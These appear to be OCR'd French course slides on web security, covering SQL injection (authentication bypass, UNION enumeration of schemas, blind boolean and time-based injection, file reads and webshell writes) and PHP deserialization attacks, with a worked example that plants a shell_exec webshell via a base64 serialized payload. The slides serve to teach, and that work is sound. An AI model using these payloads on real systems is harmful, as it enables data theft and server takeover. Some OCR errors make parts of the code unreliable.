
- Première faille exploitée au classement de l'OWASP de 2013 à 2020.
- Conséquences potentiellement dramatiques, de la simple lecture de données à la modification en passant par l'écriture de fichiers sur le serveur.
- Exploitation facile à appréhender et automatisation possible.

SÉCURITÉ WEB - BASE DE DONNÉES RELATIONNELLE

Rappels

- Le **modèle relationnel** organise les données en relations.
- La **base de données** est composée d'un ensemble de tables.
- Les **tables** représentent les relations.
- Les **colonnes** représentent des attributs.
- Les **lignes** correspondent aux enregistrements stockés dans la base (tuples).
- Chaque enregistrement est identifié de façon unique dans une table par une **clé primaire**.

Exemple



SÉCURITÉ WEB - REQUÊTES SQL

Requête SQL

Commande permettant de donner un ordre à la base de données, par exemple récupérer des données, les mettre à jour, les supprimer ou insérer de nouvelles données.

SELECT

- Récupération de données

```
SELECT colonne1, colonne2...
FROM nom_de_la_table
WHERE condition;
```

INSERT

- Insertion de données

```
INSERT INTO nom_de_la_table (colonne1, colonne2, colonne3, ...)
VALUES (valeur1, valeur2, valeur3);
```

UPDATE

- Mise à jour de données

```
UPDATE nom_de_la_table
SET colonne1 = valeur1, colonne2 = valeur2,  ...
WHERE condition;
```

DELETE

- Suppression de données

```
DELETE FROM nom_de_la_table
WHERE condition ;
```


SÉCURITÉ WEB - INJECTIONS SQL

LES REQÛETES BASÉES SUR SELECT

Vont nous permettre de:


- Récupérer des informations
- Dumper la base de données
- Contourner des authentifications

SÉCURITÉ WEB - INJECTIONS SQL



Objectif: bypasser une authentification par login et mot de passe.

SÉCURITÉ WEB - INJECTIONS SQL




SÉCURITÉ WEB - INJECTIONS SQL

Objectif de l'attaque

Injecter du code SQL dans les entrées pour se connecter avec l'utilisateur que l'on souhaite.

SÉCURITÉ WEB - INJECTIONS SQL


INJECTION BASIQUE




```
SELECT * FROM users WHERE
    login='lelogin' AND
    password='lepassword'
```

SÉCURITÉ WEB - INJECTIONS SQL


INJECTION BASIQUE




```
SELECT * FROM users WHERE
    login=’’’ AND
  password=’lepassword’
```

SÉCURITÉ WEB - INJECTIONS SQL


INJECTION BASIQUE




```
SELECT * FROM users WHERE
    login=’’ #’ AND
  password=’lepassword’
```

SÉCURITÉ WEB - INJECTIONS SQL

INJECTION BASIQUE




```
SELECT * FROM users WHERE
  login=’’ OR 1=1 #’ AND
   password=’lepassword’
```

Expression toujours vraie

SÉCURITÉ WEB - INJECTIONS SQL

Le problème

On récupère ici uniquement le premier utilisateur de la table.


Comment sélectionner un enregistrement arbitraire dans la table ?

Amélioration de l'attaque

On va utiliser le mot-clé `LIMIT offset, taille` pour sélectionner un enregistrement précis.

SÉCURITÉ WEB - INJECTIONS SQL

INJECTION BASIQUE




```
SELECT * FROM users WHERE
login=’’ OR 1=1 LIMIT 3,1 #’
AND password=’lepassword’
```

On sélectionne le 4ème utilisateur de la table

SÉCURITÉ WEB - INJECTIONS SQL

Le cas du INSERT, UPDATE, DELETE

- Le principe d'injection est **identique**
- **Potentiellement dévastateur:**
  - insertions de données
  - suppressions de données
  - modifications de données
- En revanche, on a besoin de connaître la structure de la table !

Comment inférer des informations sur la structure de la base ?


SÉCURITÉ WEB - INJECTIONS SQL

Objectif

On aimerait être en mesure de collecter des informations sur la base de données pour établir sa structure. Pour cela, il nous faudrait disposer d'une injection SQL permettant d'afficher ce qui est renvoyé par la base.

Les jointures


Pour réaliser cet objectif, on va utiliser un type d'injection un peu particulier. Cette injection pourra être manipulée grâce aux jointures (mot clé `UNION`) :



SELECT * FROM tableA UNION SELECT * FROM tableB

Propriété exploitée

On exploitera notamment la propriété suivante :
`<A> U <ensemble vide> = <A>`



<A> U <Ensemble vide> = <A>

SÉCURITÉ WEB - INJECTIONS SQL

Collecte d'information

Pour faire de la collecte d'information sur la base de données, on va utiliser les jointures et les élements de syntaxe suivants:

- **Récupérer la version et le type de la BDD:** `UNION SELECT @@version,database()`
- **Récupérer le nom d'utilisateur de la BDD:**
  - *MySQL:* `UNION SELECT user(), null`
  - *MS SQL:* `UNION SELECT user_name(),null`
  - *ORACLE:* `UNION SELECT user FROM dual`
- **Récupérer le nom des tables:** `UNION SELECT group_concat(table_name),null FROM information_schema.tables WHERE table_schema=database()`
- **Récupérer le nom des colonnes d'une table:** `UNION SELECT 1,group_concat(column_name) FROM information_schema.columns WHERE table_name='<table>' AND table_schema=database()`

SÉCURITÉ WEB - INJECTIONS SQL

Les requêtes complexes

Dans certains cas, le site expose une injection SQL mais ne fournit pas un mécanisme d'affichage permettant d'afficher le résultat de celles-ci.

On dispose de plusieurs solutions pour contourner cette problématique: l'idée principale consiste à trouver un moyen de distinguer une requête vraie d'une requête fausse, puis de faire des déductions successives sur la base de données.

Les *boolean-based* injections

On dispose d'un mécanisme indiquant "la news existe" ou "la news n'existe pas", par exemple. On va détourner ce mécanisme pour réaliser nos hypothèses successives:

- `UNION SELECT 1,2 FROM users WHERE login='admin' AND LENGTH(password)=3`
  → Fausse: la news n'existe pas
- `UNION SELECT 1,2 FROM users WHERE login='admin' AND LENGTH(password)=31`
  → Vraie: affichage de 1, 2

Les *time-based* injections

Si on ne dispose d'aucun affichage, on peut utiliser un principe identique, mais basé sur le temps: si la reqûete est vraie, on attends 5 secondes par exemple.
`SLEEP` ou `BENCHMARK` peuvent être utilisées pour générer la temporisation.

SÉCURITÉ WEB - INJECTIONS SQL

Interactions avec le système de fichiers

- Il est également possible de détourner le système de gestion de bases de données pour réaliser des **lectures et écritures sur le système de fichiers !**
- **Conséquences critiques pour la sécurité du serveur:**
  - Lecture de fichiers sensibles (logs, gestion des utilisateurs, jetons d'authentification...)
  - Insertion de code malveillant sur le serveur (webshells)
- Il est donc indispensable de correctement paramétrer les permissions d'accès au fichiers en respectant **le principe du moindre privilège**: (les applications ne doivent avoir le droit d'accéder qu'aux ressources dont elles ont explicitement besoin pour leur fonctionnement)

Les primitives de lecture / écriture

- **Lecture d'un fichier:**

```
UNION SELECT load_file('/var/www/html/secret.txt'), null
```

- **Lecture d'un fichier PHP:**

```
UNION SELECT to_base64(load_file('/var/www/html/secret.txt')), null
```

- **Écriture d'un fichier:**

```
UNION SELECT 'injected, null INTO DUMPFILE '/var/www/html/webshell.php'
```

SÉCURITÉ WEB - ATTAQUES SUR LA LINÉARISATION

Linéarisation

Action de transformer un objet en chaîne de caractères afin de le transmettre / stocker plus facilement.

Exemple d'objet linéarisé

```php
class Log {
    public $file ='log.txt';
    public $content = 'Bonjour';
}
```


```
O:3 "Log":2:{s:4:"file";s:7:"log.txt";s:7:"content";s:7:"Bonjour";}
```

L'attribut "file" (string de 4 caractères) a pour valeur "log.txt' (string de 7 caractères)

Paramètre Log prend deux valeurs (les attributs)

Objet: 3 paramètres (en comptant le nom)


SÉCURITÉ WEB - ATTAQUES SUR LA LINÉARISATION



LE DANGER

En cas de transmission de l'objet linéarisé par une entrée utilisateur, l'attaquant peut modifier les propriétés de l'objet !

SÉCURITÉ WEB - ATTAQUES SUR LA LINÉARISATION




Exemple d'injection d'objet

Considérons une application composée de trois fichiers PHP:

- Le fichier `Log.php`: définit une classe `Log`, linéarisable
- Le fichier `serialize.php`: chargé de linéariser un objet `Log` et de le transmettre
- Le fichier `deserialize.php`: chargé de délinéariser un objet `Log` reçu en paramètre GET


SÉCURITÉ WEB - ATTAQUES SUR LA LINÉARISATION



La classe Log

- 2 attributs: `$file` et `$content`
- Une méthode `__construct()`, qui initialise le contenu du log et le nom du fichier de backup
- Une méthode `addError($code)`, qui écrit une ligne de contenu indiquant la survenue d'une erreur correspondant au code `$code`.
- Une méthode `__destruct()`, qui enregistre le contenu du log dans le fichier `$file` (avec `file_put_contents`).


SÉCURITÉ WEB - ATTAQUES SUR LA LINÉARISATION



Le fichier serialize.php

- Créé un nouvel objet `Log`
- Ajoute deux erreurs au `Log`
- Linéarise l'objet `Log`
- Génère une chaîne en base64 encodant l'objet `Log` linéarisé, et fournit un lien permettant de transmettre la chaîne résultante à *unserialize.php*

SÉCURITÉ WEB - ATTAQUES SUR LA LINÉARISATION



Le fichier unserialize.php

- Récupère l'objet linéarisé à partir de la chaîne en base64 transmise via `$_GET` et le reconstruit en objet `Log`.
- A la fin de l'exécution du script, tout les objets sont détruits et la méthode `__destruct()` de l'objet est donc appelée.

SÉCURITÉ WEB - ATTAQUES SUR LA LINÉARISATION

Scénario d'attaque

Objectif: on va détourner cette application pour déposer un fichier PHP malveillant.

- Utiliser PHP pour générer l'objet Log malveillant:

```php
<php
class Log {
        public $file = "evil.php";
        public $content = "<php echo shell_exec($_GET['cmd']); ?>";
}
```

- Linéariser l'objet malveillant:

```php
$serialized = serialize(new Log());
```

```
→ O:3:"Log":2:{s:4:"file";s:8:"evil.php";s:7:"content";s:39:"<?php echo shell_exec($_GET["cmd"]); ?>";}
```

- Encoder la chaîne en base64 (et la convertir en URL):

```php
$base64_encoded = base64_encode(serialized);
echo urlencode($base64_encoded);
```

```
→ TzozOiJMb2ciOjI6e3M6NDoiZmlsZSI7czo4OiJldmlsLnBocCI7czo3OiJjb250ZW50IjtzOjM5OiI8P3BocCBlY2hvIHNoZWxsX2V4ZWMoJF9HRVRbImNtZCJdKTsgPz4iO30%3D
```

- Injecter la chaine dans le paramètre GET `str` de *unserialize.php*
- Déclencher le code malveillant via l'URL `http://<serveur web cible>/evil.php?cmd=ls`

LES ATTAQUES CÔTÉ CLIENT

SÉCURITÉ WEB - LES FAILLES XSS

Failles XSS (Cross-site scripting)

Le cross-site scripting (abrégé XSS) est un type de faille de sécurité des sites web permettant d'injecter du contenu dans une page, provoquant ainsi des actions sur les navigateurs web visitant la page.

Il s’agit tout simplement d’une injection côté client !

XSS stockées (stored XSS)

